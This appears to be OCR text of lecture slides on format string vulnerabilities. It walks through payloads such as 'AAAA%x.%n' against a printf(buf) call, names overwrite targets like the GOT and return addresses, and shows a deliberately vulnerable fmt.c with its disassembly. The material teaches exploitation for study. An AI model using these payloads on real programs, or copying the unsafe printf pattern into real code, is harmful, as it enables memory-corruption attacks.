

```
// ...
recv(sock, buf, sizeof(buf), 0);
printf(buf);
```

buf = “%n”


0xbffff508

Write 0 to the address 0x42

Example Revisited



Example Revisited: Exercise




0xbffff508

```
// ...
recv(sock, buf, sizeof(buf), 0);
printf(buf);
```

buf = “AAAA%x.%n”

Write ? to the address ?

Example Revisited: Exercise




0xbffff508

```
// ...
recv(sock, buf, sizeof(buf), 0);
printf(buf);
```

buf = “AAAA%x.%n”

Printed value:
AAAA

Example Revisited: Exercise





```
// ...
recv(sock, buf, sizeof(buf), 0);
printf(buf);
```

buf = "AAAA%x.%n"

0xbffff508

Printed value:
AAAA42

Example Revisited: Exercise




0xbffff508

```
// ...
recv(sock, buf, sizeof(buf), 0);
printf(buf);
```

buf = “AAAA%x.%n”

Printed value:
AAAA42.

Example Revisited: Exercise




```
// ...
recv(sock, buf, sizeof(buf), 0);
printf(buf);
```

buf = "AAAA%x.%n"


0xbffff508

Third parameter!

Printed value:
AAAA42.

Write ? to the address 0x41414141

Example Revisited: Exercise




```
// ...
recv(sock, buf, sizeof(buf), 0);
printf(buf);
```

buf = "AAAA%x.%n"

0xbffff508

Third parameter!

Printed value:

AAAA42.

7

Write 7 to the address 0x41414141

Format String Vulnerability

Allows an attacker to write arbitrary data to arbitrary addresses!

Q. If you can choose an address to overwrite (32-bit), which address will it be?

Many Choices


- **Return address of a function** (as in stack-based exploits)
- GOT (Global Offset Table)
- Destructor section (.dtor)
- Function pointers

The key idea is to overwrite something that can affect the control flow of the target program

Running Example (fmt.c)



```
int main(int argc, char* argv[]) {
   char buf[512];
   fgets(buf, sizeof(buf), stdin);
   printf(buf);
   return 0;
}
```

Draw Stack Diagram First (x86)




```
0804844 b :
  804844b: push ebp
  804844c: mov ebp, esp
  804844e: sub esp, 0x200
  8048454: mov eax, ds:0x8049718
  8048459: push eax
  804845a: push 0x200
  804845f: lea eax, [ebp-0x200]
  8048465: push eax
  8048466: call 8048320 <fgets@plt>
  804846b: add esp, 0xc
  804846e: lea eax, [ebp-0x200]
  8048474: push eax
  8048475: call 8048310 <printf@plt>
  804847a: add esp, 0x4
  804847d: mov eax, 0x0
  8048482: leave
  8048483: ret
```

Basic Attempt




Suppose we ran this program with

```
$ echo “AAAA%x.%x” | ./fmt
```


What is going to be the output?

Basic Attempt

